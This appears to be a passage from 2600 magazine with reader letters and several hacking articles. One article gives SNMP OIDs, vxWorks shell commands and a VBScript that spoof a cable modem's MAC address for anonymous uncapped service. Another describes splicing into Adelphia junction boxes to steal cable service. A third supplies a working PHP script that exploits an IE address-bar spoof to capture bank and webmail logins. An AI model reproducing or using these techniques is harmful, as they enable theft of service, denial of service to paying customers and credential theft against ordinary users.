I might be held liable.

AltSp4c3Ctrl

We're sorry to say this kind of setup is not at all atypical.

Dear *2600:*

I spent four years working as a systems support specialist for the Black and Decker Corporation's North American power tools distribution division. These few years represent my first and last real corporate adventure I will choose to participate directly in. At the beginning I pictured it as a wonderful opportunity to discover all sorts of things about servers and expensive computing equipment and high-level software. I have no doubt I learned a lot. The unpaid salaried overtime rose quickly to the point where on any given month there might be one to three full Saturday and Sunday weekend nights to work in addition to the usual five day work week. I worked on third shift so I had a lot of time to write software and create all sorts of data processing engines that move information between their warehouse management system and the intranet file system to convert raw data into a database that could hook in with Excel spreadsheets, etc. I did lots of interesting things for the company that were not really a part of my job on paper, but I enjoyed doing them and learning how I could manipulate information to make the lives of other people more interesting while they are sitting at their desks scratching their heads wondering "is this possible?"

At the beginning of my experience, our on-site support team, which was only a small number of individuals, had full access to the SQL Plus program running on Alpha VMS. Logging in to SQL Plus, we had full access to the entire Warehouse Management System (WMS) database, which keeps all the data responsible for shipments, picks, locations, transportation, routing, cube, size, and loads of other information. Basically any data having to do with tools (Black and Decker, Dewalt, Craftsmen, Kwikset, and many more) as it reaches the distribution system for all of N.A. is stored here.

Time went by and things changed, the information was moved onto the 64-bit Unix platform and, at that same time, our shell access was revoked and we were handed a very easy-to-use, limited, telnet-based system admin menu, which contained all the things that the high-level programmers thought we needed to do in order to support the system on-site. Anything else required a phone call to the corporate support system where we would be able to contact a member of the high-level programming group at any hour of the day.

They removed access to the shell but they never said we couldn't access the database using SQL Plus for Windows. We just couldn't run it on Unix because we were locked in a menu. As soon as they revoked our access to the command shell, I just switched over to a Windows client and was able to perform my job from that entry point. I solved a lot of problems and did a lot of great things using access to this, and I never used it in a malicious manner. At one time, I was even able to create a comprehensive listing of all 250 reports in WMS, with a primary, secondary, and even third keystroke path in the next few columns for each report I documented. That way if someone heard of a report but didn't know how to get there inside the complex telnet menus, they could easily refer to this spreadsheet. The users were so enthused, I got about ten e-mails from the management team saying how grateful they were to have this and how much it made their lives easier.

It pleased me to help people out because the rest of my support team was full of a bunch of ignorant assholes. It gave me an opportunity to really shine out and let people know the technical support world is not *completely* full of drunks and anal-retentive tetris players. There is some humanity inside the tech support world, because I have lived within it.

Being on third shift, I had to wake people up from time to time. I learned when to call and when to wait until the morning came, but there were always times where a judgment would be unclear. To avoid political conflicts and let people sleep, I liked to handle as much as I could without waking someone up. Then if the coders heard from me at 3 am, they'd know it was really serious.

I had one instance in the middle of November 2003 where I could offer my services using the SQL client and hopefully fix the problem, or I could wait until the morning and leave a message for the programmers. I thought I'd at least give it a look and see what I could find, and if I couldn't fix it, I might have more information to deliver to the people who built the system.

After my analysis the SQL Plus client left an oracle lock for some reason when the application closed. In the morning, the highest level programmer found my

Continued on page 48

by CronoS@OlympoS

In this article I will try to show that all is not lost in the uncapping front. If you have a shell enabled (firmware) cable modem (e.g. Surfboard 2100) or think you can get one (from eBay), read on. If you want to change your modem to an IP/LLC filtering firewall, read on. I will tell you how to add filters and change HFC Mac address automatically to a random MAC address and surf uncapped anonymously.

Disclaimer: Use this knowledge to explore DOCSIS and vxWorks OS. Do not use it for illegal purposes.

Background - A Brief History of Uncapping

I met with broadband services in 1999. When I heard that some company was planning to offer these services I quickly subscribed as a beta tester. A few days later I started uncapping with the usual TFTP spoof method (although it was so fast during the test days and there was no need to uncap, I felt like finding its strong and weak points). Then I accessed the router and learned "cable qos permission enforce" for increasing speed for a single modem or for all modems. And also the ISP's Cisco Network Registrar software with default user/pass (admin/changeme) was there to set better profiles for customers. So when they found a way to stop (MD5/.cm file) I found another way (removing MD5 with hexedit) to do it. Then they replaced their ubr7200 with a 12000 router and the MD5 removal thing was history. I sniffed the network and picked up configuration file names (512k.cm etc.). The fastest I found was a two megabit file and it had an easily guessed name (2048.cm). It was possible to feed these files to the modem with tftp. Then they thought if they changed the name to a stupid long filename with random characters that curious explorers wouldn't find them and use them. Heh, thanks to the sniffers it was easy to find out names and get them from the tftp server.

So I started using the two megabit file but they were resetting my modem again. First I thought (like others) that if I could block snmp access then they wouldn't be resetting my modem. So I quickly wrote a perl script to change the snmp community string and management IP address on the modem. Here's what you need:

`OID=1.3.6.1.3.83.1.2.1.7.1 Type=INTEGER Value=5` (create filter and wait)
`OID=1.3.6.1.3.83.1.2.1.2.1 Type=IPADDRESS Value=x.x.x.x` (mgmt Source IP address)
`OID=1.3.6.1.3.83.1.2.1.3.1 Type=IPADDRESS Value=x.x.x.x` (netmask)
`OID=1.3.6.1.3.83.1.2.1.4.1 Type=OCTET_STRING Value=smtg` (new community string here)
`OID=1.3.6.1.3.83.1.2.1.5.1 Type=INTEGER Value=3` (read write access)
`OID=1.3.6.1.3.83.1.2.1.7.1 Type=INTEGER Value=1` (activate filter)

If you set these sequentially then no one will be able to reach your modem by snmp. Victory again. But after four weeks, I found my modem getting reset again. Back to reading docsis documents again. One thing to note, it was always fun to explore this new technology and learn new things. As I learned, BSP techies learned too and they got better security skills. So isn't this good for both? Of course, the taste of fast speed was great (if you live in an animal-named country where the ISP commercial on TV says "Look, the connection is still there, we're online for hours" #!$%).

Next, I thought if I could block all communication between the modem and CMTS (router) then they would not know my modem was online. This technique still works in some cities here. Just read the howtos at cisco.com and create IP/LLC filters with snmp:

From: Any
To: Your modems HFC IP address
Action: Block
IP Filtering example:
OID=1.3.6.1.3.83.1.6.3.0 Type=INTEGER Value=2 (if an IP packet does not match this filter then let it pass)
OID=1.3.6.1.3.83.1.6.4.1.2.1 Type=INTEGER Value=5 (create the IP filter table entry number "1" but don't activate it yet)
OID=1.3.6.1.3.83.1.6.4.1.3.1 Type=INTEGER Value=1 (all IP packets matching filter no 1 will be discarded)
OID=1.3.6.1.3.83.1.6.4.1.4.1 Type=INTEGER Value=0 (this filter will be applied to both interfaces)
OID=1.3.6.1.3.83.1.6.4.1.5.1 Type=INTEGER Value=3 (this filter applies to inbound and outbound traffic)
OID=1.3.6.1.3.83.1.6.4.1.6.1 Type=INTEGER Value=2 (this filter does not only apply to broadcast and multicast traffic)
OID=1.3.6.1.3.83.1.6.4.1.7.1 Type=IPADDRESS Value="0.0.0.0" (the source IP address for this filter - beginning IP - if range)
OID=1.3.6.1.3.83.1.6.4.1.8.1 Type=IPADDRESS Value="0.0.0.0" (the source IP address for this filter - end IP - if range)
OID=1.3.6.1.3.83.1.6.4.1.9.1 Type=IPADDRESS Value="cm HFC IP" (the destination IP address for this filter - low)
OID=1.3.6.1.3.83.1.6.4.1.10.1 Type=IPADDRESS Value="cm HFC IP" (the destination IP address for this filter - high)
OID=1.3.6.1.3.83.1.6.4.1.11.1 Type=INTEGER Value=256 (this filter matches TCP packets)
OID=1.3.6.1.3.83.1.6.4.1.12.1 Type=INTEGER Value=0 (source port - low)
OID=1.3.6.1.3.83.1.6.4.1.13.1 Type=INTEGER Value=65535 (source port - high)
OID=1.3.6.1.3.83.1.6.4.1.14.1 Type=INTEGER Value=0 (destination port - low)
OID=1.3.6.1.3.83.1.6.4.1.15.1 Type=INTEGER Value=65535 (destination port - high)
OID=1.3.6.1.3.83.1.6.4.1.2.1 Type=INTEGER Value=1 (activate the IP filter)

LLC filtering Example (arp filtering in this example):
OID=1.3.6.1.3.83.1.6.1.0 Type=INTEGER Value=2 (2=drop matching, allow others - 1=allow matching, drop others)
OID=1.3.6.1.3.83.1.6.2.1.2.1 Type=INTEGER Value=5 (create and wait)
OID=1.3.6.1.3.83.1.6.2.1.3.1 Type=INTEGER Value=0 (both interfaces)
OID=1.3.6.1.3.83.1.6.2.1.4.1 Type=INTEGER Value=1 (ethernet protocol)
OID=1.3.6.1.3.83.1.6.2.1.5.1 Type=INTEGER Value=2054 (arp traffic)
OID=1.3.6.1.3.83.1.6.2.1.2.1 Type=INTEGER Value=1 (activate filter)

I wrote a tool to add these rules to the modem easily and will make it public soon.

Now

As I moved to a smaller town (where the cable company had less than 100 customers) my first try was quickly detected and resulted in a "shame on you" telephone conversation. I tried some other modem I had and they banned its MAC address and it never got online again (couldn't get IP for HFC mac and with an IP like 0.0.0.0 it couldn't bind tftp and other stuff). Another modem, and it got banned too. Well, now it's a challenge. I should find a way. I should have control over the modem as much as they do. So I looked for a modem with shell enabled firmware. I found one (from eBay) and examined the underlying beautiful vxworks OS. After two days of hard work I found several ways to change the Mac address of the modem.

The following techniques are for the Surfboard 2100 modem with a shell enabled firmware `(SB2100-1.1.1-SCM-SHELL)`:

Check http://192.168.100.1/mainhelp.html to see if your modem has a shell enabled firmware.

First, connect the modem's diagnostic port to your PC's serial port. (I will not go into details, consult your hardware guru friends.)

Change your PC's IP to tftp server's IP (I will give you a sample script to automate this later below).

Startup your favorite terminal program (examples are for SecureCrt) and turn on the modem.

You will see something like:

```
SURFboard Cable Modem - Model SB2100
Cold boot @ 0xbfc00000 ...
Running dramTest (32 bit) store/load basic test ... PASSED
..
VxWorks System Boot
```

If you see a "->" prompt after

```
$$ MCNS STARTUP $$
Launching startup...
```

then you are ready to use the commands below:

`-> ts tScMain` (Suspends the startup script (`ts=taskSuspend`). You will not be able to catch tScMain task if not entered quickly - you need a script running terminal program like `SecureCrt`.)

`-> sysHfcMacAddrSet__3Hfcccccccc(0x00,0xDE,0xAD,0xBE,0xEF,0x01)`

`-> routeAdd "TFTPserverIP", "192.168.100.1"` (With the help of this you won't need to ping the modem for tftp feed.)

`-> tr tScMain` (Resume startup script.)

`-> td tShell` (This is needed for later `(privileged)` shell access - prevents Cli startup, later just hit Ctrl+C and it will grant you a new (`privileged`) shell.)

After modem gets the .cm file you can revert your IP settings back to DHCP.

The first method I found was using the sysEnetMacAddrSet command. This command is used to change the ethernet interface's MAC address. But,

```
-> l sysEnetMacAddrSet
..
0x800a6bac  34c6800a  ori  a2,a2,0x800a
..
```

`-> m 0x800a6bae` (enter)

`-> 800a6bae:  800a-` (type 8000 and hit enter here - for HFC interface)

`-> 800a6bb0:  2504-` (just type . and hit enter to quit modifying)

Now if we call `sysEnetMacAddrSet(0x00,...)` it will set HFC interface's MAC address instead of ethernet!

I will not list all commands here. All you need is:

`lkup "keyword"` (lists the commands/functions including keyword - case sensitive `(lkup "reset", lkup "snmp", lkup "SNMP")`.

With `lkup` you can find everything and if you're familiar with assembly just use

`-> l command/function`

for further examination.

If you set the MAC address to an already existing MAC address, the modem will be online with the Class of Services set for that customer and will cause the other (real one) to reset itself. When the other (real one) gets online your modem will reset itself and so on. This looping process may cause a Denial Of Service attack and prevent the legitimate user from connecting to the net.

Automatic for the People

Examples are for SecureCrt and W2k or XP.

Add the following to startup (create a batch file and add to startup folder or add to `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`)

`C:\Program Files\SecureCrt\securecrt.exe /S sessionname /SCRIPT c:\script.vbs`

Copy the script below to `c:\script.vbs`.

```
# $language = "VBScript"
# $interface = "1.0"

Dim tavan,taban,rendim,kauntir
Dim sonuc
Dim tumsi

Sub setaddr
tumsi = "sysHfcMacAddrSet__3Hfccccccc(0x00"
do while kauntir<6
randomize
rendim = Int((tavan - taban + 1)*Rnd + taban)
sonuc= hex(rendim)
tumsi = tumsi + "," + "0x" + sonuc
kauntir = kauntir+1
loop
tumsi = tumsi + ")"
End Sub

Do while 1=1
crt.Screen.Synchronous = True
tavan = 255
taban = 17
kauntir = 1
setaddr()
crt.Screen.WaitForString "Version:"
Set shell = CreateObject("WScript.Shell")
shell.Run "netsh interface ip set address "Local Area Connection"
➥static TFTPSERVERIPHERE 255.255.0.0 TFTPSERVERIPHERE 1"
crt.Screen.WaitForString "-> "
crt.Screen.Send "ts tScMain" & vbCr
crt.Screen.WaitForString "-> "
crt.Screen.Send tumsi & vbCr
crt.Screen.WaitForString "-> "
crt.Screen.Send "routeAdd "&Chr(34)&"TFTPSERVERIPHERE"&Chr(34)&",
➥"&Chr(34)&"192.168.100.1"&Chr(34) & vbCr
crt.Screen.WaitForString "-> "
crt.Screen.Send "tr tScMain" & vbCr
crt.Screen.WaitForString "-> "
crt.Screen.Send "td tShell" & vbCr
crt.Screen.WaitForString "REGISTRATION SUCCESS"
shell.Run "netsh interface ip set address "Local Area Connection"
➥source=dhcp"
crt.Screen.Synchronous = False
loop
```

Greetz to 2000 olympians.

Inside Adelphia

by J. P. Arnold

Despite what the cable company might tell you, your premium channels and high-speed Internet access are not controlled by a switch hidden inside Adelphia headquarters. In fact, these services are always running live inside the mysterious cable junction boxes that are littered around the average neighborhood or apartment complex. During a recent service visit, a friendly cable company employee proved willing to educate me on some of the simpler aspects of Adelphia's inner workings. This article attempts to describe the interior of the typical apartment complex cable junctions and provide some rudimentary guidance on the function of the enclosed hardware. While this information is specific to Adelphia service regions, potential for broader application exists.

There are currently two components to the standard Adelphia residential cable junction point, here referred to as the "main" and the "mess." The main is the trunk line connecting the residence(s) to the Adelphia service web. It comes out of the ground, appearing as an unpretentious coaxial cable feed. This feed is housed in a stand-alone, green metal case approximately 12 inches high and four inches square. From the behavior witnessed during this service call, no special equipment is required to access this case - aside from a pair of steel-toed boots.

An ordinary coaxial cable connector joins this main feed to another metal case - the "mess" - so named for the appalling spaghetti of wires inside that dole out bandwidth and programming to the neighborhood. In this instance, this second box required a special tool to open, reminiscent of the lock-lugs on a tire rim. The case is clearly constructed by the lowest bidder and is vulnerable to any number of household tools.

The cable jacks inside of the second box were all carefully labeled to coincide with the apartments to which they provided service. As previously mentioned, the wires themselves don't know who is paying for services. According to the employee, access is provided or restricted by means of filters. For those customers who only pay for cable television, a filter is placed on the line to prevent Internet access. While this filter could not be closely examined, it appeared to be a Model ETN, EMN, or ESN negative filter, produced by Eagle Comtronics (www.eaglefilters ➥.com). For those who desire only high-speed Internet, a multi-channel negative filter (probably Eagle's Model 10M) is placed on the line to block television signal. Negative filtration is the process of interrupting signals to prevent unauthorized use. This supplements the positive filtration device - the cable box - which removes encryption from signals so they are readable by the end-user. As a visual memory aide, Adelphia places a special blue tie-wrap on the lines of customers who have elected to pay for both Internet and television programming. These lines have no filters attached. There may also be metallic silver tags inside the box; these have been phased out of use and, according to the technician, no longer hold significance.

In an apparent effort to sabotage attempts to tamper with this system, Adelphia employees supplement this setup by installing a bewildering chaos of splitters and splices. Why? The main cable feed needs to be shared between all the members of the apartment building it services - the ones who want just TV, just Internet, or both. This means that the main line must be split into three distinct service facets and then spliced into the particular customer's apartment. In addition to atrocious signal loss, this forest of wire provides ample opportunity for tinkering.

Theoretically, if someone wanted to secure unpaid access to cable television, it would be a simple matter to run an extra piece of cable from one of the in-place signal splitters to the cable jack labeled with your apartment number. You might choose to connect using either the full-service or the television-service-only split. Either will get you *The Sopranos* so long as you own a cable box. This method appears relatively risk-free. In general, cable technicians do not know/care who is paying for access in an apartment complex. Based on this service

call, they also do not care to closely inspect the work done by other people - whom they assume to be authorized individuals - inside the junction box.

Free high-speed access is somewhat more difficult. As I write this article, I am not aware of any method that an unauthorized user can use to access Adelphia's high-speed service without a MAC address interrogation. If it were possible, however, it would be wise to first locate a rightful high-speed user by searching for the blue tag on their cable feed. When the interruption would not be noticed, disconnect his/her cable, transfer the blue tie-wrap to your illicit splice, and then replace all the connections. This far-from-foolproof method at least insures that your splicing job will appear legitimate to casual inspection.

If you need to install a new splitter, use caution. Any splitter introduces signal loss: 3.5dB for a three-way, 7.0dB for a four-way. These signal losses are cumulative and, in the case of an Adelphia high-speed connection, any loss greater than 10dB renders a connection useless. A TV signal should not be affected by adding a second or third splitter, but any Internet connectivity will suffer repeated dropouts. Remember also that residents frequently split the connection inside their homes - another potential source of signal loss and tampering detection. If you, the legitimate user, are experiencing connection dropouts or a fuzzy TV signal, call your cable company and request that a technician check your line for this type of hardware signal loss.

According to the technician, Adelphia is planning to consolidate the main and the mess into one junction box. The technician seemed to think that this change would alleviate some of the spaghetti inside the box. In any event, the act of consolidation is certainly a window of detection that unauthorized cable users should consider carefully. In the Colorado area, this migration is scheduled to occur "sometime in the next two years." It may already be underway in some areas.

This article represents some entry-level information on Adelphia hardware and service procedures. It can be used to add to the reader's knowledge. It should be used responsibly.

by I. O. Hook

On December 9th, Secunia (http://www.se➥cunia.com) released details on yet another Internet Explorer vulnerability. This one allowed malicious web site owners to spoof what appears in the Address: blank of IE 5, 5.5. and 6.

The vulnerability was caused due to an input validation error, which can be exploited by including the "%01" and "%00" URL encoded representations after the username and right before the "@" character in a URL.

Successful exploitation allows a malicious person to display an arbitrary FQDN (Fully Qualified Domain Name) in the address and status bars, which is different from the actual location of the page.

This bug, combined with the effects of lazy site operators who hang their login forms out on non-secure web pages and ignorant users who depend on third-party link lists or trust URLs they receive in their e-mail, can really add up to disaster.

Microsoft issued a patch for IE on January 13th. But this little bit of PHP shows just how easy it was (and still is on unpatched browsers) to grab logins and passwords.

If you're a user, don't use IE. If you must, never trust a link from a web site or (even worse) your e-mail. For best results, type the URL into the Address blank, by hand, every time.

If you're an operator, please put your login form on a secure page and don't leave it hanging in the breeze for unscrupulous middlemen to mirror and possibly exploit.

This demonstration should be used for educational purposes only; researching the legal ramifications of actually grabbing passwords with this exploit are left as an exercise for the student.

[see gotcha.php, attached]

```
<?php

# here are a few links to get you started - most non-static URLs
# with login forms that use <input type="password"> will work

$dest[]="Slashdot";
$link[]="http://www.slashdot.org";
$dest[]="Kuro5hin";
$link[]="http://www.kuro5hin.org";
$dest[]="Yahoo!";
$link[]="http://my.yahoo.com";
$dest[]="America On-Line";
$link[]="http://www.aol.com";
$dest[]="NetZero";
$link[]="http://webmail.netzero.net";
$dest[]="Wells Fargo Bank";
$link[]="http://www.wellsfargo.com";
$dest[]="Neverwinter Nights";
$link[]="http://nwn.bioware.com";

# has somebody submitted our form?

if (isset($the_site_you_really_wanted))
{
    print "<html><body>\n";
    print "<b>Be afraid. Be very afraid.</b>\n";
    print "<p>\n";
    print "You just gave me your login and password for the following Web site:\n";
    print "<p>\n";
    print "<ul>\n";
    foreach ($_POST as $k => $v)
    {
        print "<li>$k: $v</li>\n";
    }
    foreach ($_GET as $k => $v)
    {
        print "<li>$k: $v</li>\n";
    }
    print "</ul>\n";
    print "<b>Have a nice day!</b>\n";
    print "</body></html>\n";
    exit;
}

# if one of our links was not submitted, print the list of links

if (!isset($p))
{
    print "<html><body>\n";
    print "<b>Useful Links</b>\n";
    print "<ul>\n";
    $i=0;
    foreach($dest as $c)
    {
        $t = $link[$i] . "&#1%00@" . $_SERVER['SERVER_NAME'] . $PHP_SELF . "?p=" . $link[$i];
        print "<li><a href=\"$t\">$dest[$i]</a></li>\n";
        $i++;
    }
    print "</ul>\n";
    print "</body></html>\n";
}
else
{

    # here we go ... some eager sucker has followed one of our links

    # first, parse the URL in case we need to supply a base href later

    $url = parse_url($p);
    $base_href = $url[scheme] . "://" . $url[host] . "/";

    # go grab the page

    $handle = fopen ($p, "r");
    $contents = "";
    do {
       $chunk = fread($handle, 8192);
       if (strlen($chunk) == 0) {
           break;
```

```
        }
        $contents .= $chunk;
    } while(true);
    fclose ($handle);

    # stick it all in $data

    $data = explode("\n", $contents);

    # go through $data line by line

    for ($i=0; $i<count($data); $i++)
    {
        if (stristr($data[$i], "<base"))
        {
            # found base href
            $found_base_href=1;
        }
        if (stristr($data[$i], "<form") && !isset($found_password))
        {
            # save the line number where the form started
            $start_line=$i;
            # we've found a form to look at
            $in_form=1;
        }
        if (isset($in_form) && $in_form)
        {
            # we're in the form
            if (stristr($data[$i], "type") && stristr($data[$i], "password"))
            {
                # we've found the password blank
                $found_password = 1;
            }
        }
        if (stristr($data[$i], "</form"))
        {
            # we're out of the form
            $in_form = 0;
            if (isset($found_password))
            {
                # we're done
                break;
            }
        }
    }
    if (isset($found_password))
    {
        # we found the password entry line; go back and substitute our form action
        $data[$start_line] = "<form method=\"post\" action=\"http://" . $_SERVER
        ➥['SERVER_NAME'] . $PHP_SELF . "\"><input type=\"hidden\" name=\"the_
        ➥site_you_really_wanted\" value=\"$p\">";
    }

    # dump the compromised page to the client's browser
    foreach ($data as $line)
    {
        print "$line";
        print "\n";
        if (stristr($line, "<head") && !isset($found_base_href))
        {
            print "<base href=\"$base_href\">\n";
        }
    }
}

?>
```

Continued from page 39

user name attached to the oracle lock alongside SQLPLUSW.EXE and he flipped out. Two hours after I left work, I tried to login to the web-based e-mail application and I saw my account was disabled. Two hours later, my account was deleted. I got no voicemail messages, so I came in to work that night as usual. When I walked through the door, the security guard told me I was not allowed to be inside the building and offered no explanation why.

The next morning I heard the lowdown from my manager and he said the programmers thought of me as a security risk and they wanted me out of there immediately. They changed all the passwords for almost every server and application around, and terminated me right then and there.

I wanted to tell you this story because I feel it's important to communicate this sort of security paranoia that is plaguing America and perhaps the rest of the world today. I never hurt a soul inside that place. I fought Nimda and all sorts of other viruses with the best of them. I reported security problems and was kind to end-users over all the building, no matter how much knowledge they had. All I wanted to do was learn and experience computing in an environment where there were resources available to see things I would not be able to afford to buy on my own. They are very insecure and because they knew that I wasn't just a droid who stayed up all night and escalated technical problems, I became a threat in their mind. So the real problem in corporate America is still just plain old ignorance.

Thanks for a *great* magazine. I have faith.

John Anon

Dear *2600:*

I've been going to school for the past 12 years and I'm currently a junior at York Community High School (www.elmhurst.k12.il.us/schools/york/york.html) in Elmhurst, Illinois - a moderately priced suburb almost 15 miles due west of Chicago, IL. During my time in the public school system, it's come to my attention that there have been serious impediments of the free pursuit of information within the public school system. The school administration and teachers have been involved with blocking information that is informative, simply to avoid the risk of students learning information that is bad. At our school, there's a piece of software installed called "WebSense" on a certain server on our network. All website queries are passed through this server, and URLs containing certain key terms such as "phrack" are blocked from access. Computers in the library are constantly monitored for any activity that may be interpreted as unacceptable. The school library is restricted to schoolwork only and we're limited from learning anything extra (I once got in trouble for learning programming during a busy period in the library). In the information age, we should sometimes ask ourselves, "If our country's defense involves knowledge that may do good or evil, then why shouldn't our personal defense involve this knowledge as well?" The answer seems to me to be simple - our country wants unrestricted rights over their citizens.

thesuave1

Knowledge is power and this certainly shows how much it's feared, even in an environment that supposedly fosters it. But one thing this isn't is unusual.

Dear *2600:*

A friend of mine pointed to my *2600 Magazine* and said, "You know you can get arrested for having that." It's a sad day in America.

sunami

It's only sad if you listen to the doomsayers. Be happy and fight.

Dear *2600:*

During the recent snowstorms, one of the local news channels used a website to allow people to post business closings. A group of people affiliated with my university decided it would be fun to submit fake (often vulgar) business closings. Anyway, when this was in the newspaper the next week I overheard students in one of my courses talking about how the site had been hacked.. Using a public form on a website hardly seems like "hacking" to me.

ieMpleH

Dear *2600:*

The other day I was about to go out wardriving with my laptop when I picked up a network before leaving my driveway. Problem was, it was encrypted. Damn, I thought. But I was bored so I decided to mess around. I put 00000000 as the network key and pressed OK. Much to my surprise, it worked! I had connected to my neighbor's "encrypted" network. Shows that there really is no patch for human stupidity.

mord

Tips

Dear *2600:*

In 20:3; you responded to a letter saying that someone got Final Cut Pro for $50. I just wanted to note that companies like Apple and Microsoft give out educational discounts. For the latest version of Final Cut Pro, you can get it at 500 dollars at the educational discount. How do you get this educational discount legally? Easy, go to a community college, register for the cheapest class, buy the software, and then drop the class you registered. If the class is refundable, great! You just saved a lot of money by buying a piece of software legally that would have cost you much more if you were an average customer.

College_Student

This doesn't address the original point of someone being forced to go the pirate route because of the lack of any guarantee that the software would actually work under a certain configuration. It's an example of the lack of support directly affecting sales.

Meeting Trouble

Dear *2600:*

I went to the Buffalo meeting this month that's supposed to be at the Food Court over at the Galleria Mall (which is actually in Cheektowaga). Nobody was there for any *2600* meeting. I've asked around and this has been going on for almost a year now. What do you (and we) do when something like this happens?

I'd just like point out that Galleria Mall is way off in the burbs and almost totally inaccessible by public transportation. It's pretty much only accessible by car. I'm trying to organize people to go but it's hard without the transportation support. Could it possibly be moved to something really easily accessible? Boulevard Mall

is much closer to Buffalo and the surrounding areas and very easily accessible by public transportation. Not only that but it's only five minutes from the local college campus - University at Buffalo North Campus. Tell me what I need to do to get this set in motion.

Kaosaur

The best way to achieve this is to first determine that the meetings aren't going on as advertised. Since yours is one of many such letters we've received on this particular location and since we haven't gotten an update from this meeting in a while, we've delisted it. This means you're free to pursue starting up the meeting at a new site. We suggest conferring with others on this as the last thing you want is a divided group that can't decide where to meet. When you have a consensus, be sure to send us updates (to meetings@2600.com only please) after each meeting letting us know how they're going. Once this has been going on for a while and appears to be consistent, the new meeting location will be listed in the magazine and on the website. Good luck.

From The Other Side

Dear *2600:*

Mitnick merely played a series of tricks, changed files as he went along, was stupid enough not to change the ones to cover his tracks, and got arrested. I would dearly love to know what could cause people to want to free him. It's idiocy displayed in the greatest manner and respect of all things that should be considered easy as hell. This turkey didn't do anything great. Why the hell would you want to free someone who enjoys destroying things?

rewt

We get these kinds of letters all the time but it's good to occasionally address the points. Here, however, there are few to find. You contradict yourself by expressing moral indignation at someone who committed a crime and then chastise that same person for not getting away with a crime. Mitnick is the first to admit the wrongness of what he did. But what he didn't do - and what nobody affected has accused him of doing - is intentionally cause damage or harm to anything. It's really quite disturbing to see people who apparently believe five years in prison wasn't enough, regardless of what they believe he actually did.

Dear *2600:*

Could you, if there is *any* possible way pass along a major props/thx to "the big letoolski" @GamesNet radio for his suddenly unexpected and very welcomed use of "Here comes your Warrior" at approximately 3:20 am (California Time)??? I would greatly appreciate it. Keep up the awesome mag. If you ever have funding problems, call up the Royal Court Of Jesters. We'll help you out. Peace!

Rafin

If we never find life on another planet, perhaps this could be the next best thing.

The Music Industry

Dear *2600:*

I am an independent recording engineer/producer in the Midwest. I have been a reader of *2600* since I learned of its existence in a book I found at the local library when I was in grade school. I give credit to you in so much as you gave me the notion to play with technology. I tried computers, phones, etc. but never really had the passion for either. What I really lusted for was audio. During high school I was an avid war dialer and phone phreak. The most impressive thing I did was call the American Embassy in Moscow from the payphone in the school lounge without paying a dime. I did it once and never felt like I could top it. There was the apex of my phreaking/social engineering. But the thirst for technology didn't end there.

I decided to attend a recording engineering school after high school. I had always loved taking apart tape decks and modifying them. I remember once when I was young wondering what would happen if you had a really wide tape with many tracks and control over the levels of each. Later I found out that this had happened in the 60's and was called multitrack recording.

But I digress. My question to the hacker community is this: What do we, as the music community, need to do to get people to go out and buy CD's as opposed to copying them? I work with small, independent bands that literally need every penny from every record sale they can get. I have nothing against file sharing music. I support it fully. Technology needs to be embraced and I, for one, don't want to be the police of free will. But things are changing and music can't be made without money being made. If a band releases a CD and nobody buys it, they can't make a second one. Do I need to start releasing high resolution DVD-A albums? I'm just wondering what the hacker community has to say about this issue.

Jakob Larson

There are different parts of the music "community" and their needs don't always coincide. In this case there are musicians, consumers, and the distribution entities encompassing record companies, distributors, and retail outlets. Most of the panic we've been witnessing recently stems from those latter groups as technology and connectivity move them towards obsolescence. After all, why would anyone want to pay close to $20 for a CD of their favorite band when they can get it for free over the net and when the actual artists only receive a small fraction of that amount anyway? This incentive changes when consumers become empowered and are able to directly support their favorite musicians without feeling ripped off. The mistake that many in the industry have made is to assume that because people paid a huge amount in the past they will continue to do this when they have other choices. Very few consumers feel such a loyalty to record companies. Supporting their favorite bands is a different story. There will always be people who copy instead of spend but those are probably people who wouldn't have spent in the first place. It's nearly impossible to gauge how much money might have been made if nobody made a digital copy of a CD. To assume that these are "lost sales" is simply wrong. And if there's a way to obtain originals at a fair price, having copies in circulation could very well help to spur that demand. This is not to say that this is a proven benefit, just that the industry is in flux and it remains to be seen what it will evolve into. And that's a process that can't be stopped with court orders.

More Bookstore Hijinks

Dear *2600*:

Recently, while wandering the local campus bookstore, I discovered a few copies of your magazine inconspicuously hidden behind a stack of home decor magazines. (So I was bored?) While I find it interesting enough that my university actually sells your magazine in its bookstore, it still irks me that they feel the need to hide it in a part of the rack that makes it difficult to find.

In any case, having not yet purchased this issue, I took it up to the register and attempted to check out, only to find that the cashier could not figure out how to get the price to run. Ten minutes and half the employees in the store later, someone pointed out that the computer only needs to be told that "it's a magazine, not a book," and "it costs $X."

So reassuring, these people....

Cygnwulf

Dear *2600*:

Recently I purchased Kevin Mitnick's *The Art of Deception* from my local Barnes and Noble. When I got up to the counter to ring it up, the woman, maybe in her late fifties, shuddered when she read the title, "I don't want to know" and then she flipped it to the backside to examine its contents. "It's awful what they do with this information." I kind of grinned to reassure her when she said this (though I was amused). I added that this was why it is so important to learn about how people can cheat you out of sensitive information without you realizing what has just transpired, so you may be able to circumvent it before it happens to you. She nodded but I don't think it really sunk in.

MG48s

This kind of thing seems to happen to our readers quite a bit. We suggest keeping a sense of humor for as long as is humanly possible.

Thoughts on Terrorism

Dear *2600*:

I am reading a very interesting/frightening book right now. It is called *The War on the Bill of Rights - and the Gathering Resistance* by Nat Hentoff. If anyone wants to educate themselves on the "New Constitution" as has been rewritten by the Bush/Ashcroft administration, this book is a great place to start. Although it kind of made me wonder... if someone writing your magazine were to express points of view that were thought to advocate terrorism, which could be as little as the attempt to "...influence the policy of a government by intimidation" (Patriot Act, 2001), *2600* could in theory be deemed a terrorist organization. Not that I am saying that this is or will be the case, but the terrorism guidelines Ashcroft provided the FBI state: "The nature of the conduct engaged in by a [terrorist] enterprise will justify an inference that the standard [for opening a a criminal justice investigation] is satisfied, even if there are *no* known statements by participants that advocate or indicate planning for violence or other prohibited acts." So if *2600* is deemed a terrorist organization, which is not too difficult apparently, what would prevent the government from demanding your subscriber list to get the names of active members of this so-called "terrorist organization?" They can also (if I understand this correctly) legally prevent you from informing your subscribers that there is even an investigation. This scenario would be a pretty bold implementation of the Patriot Act, but still not outside the realm of possibility. If you want to get way out there, think about this: Technically if *2600* is considered a terrorist organization, all of the members, or anyone that has supported *2600* could be deemed an enemy combatant, and held indefinitely without a lawyer or any outside communication. What makes this situation even more fun is that the government doesn't even have to tell you why you are being held or charge you with anything at all. (habeas corpus?).

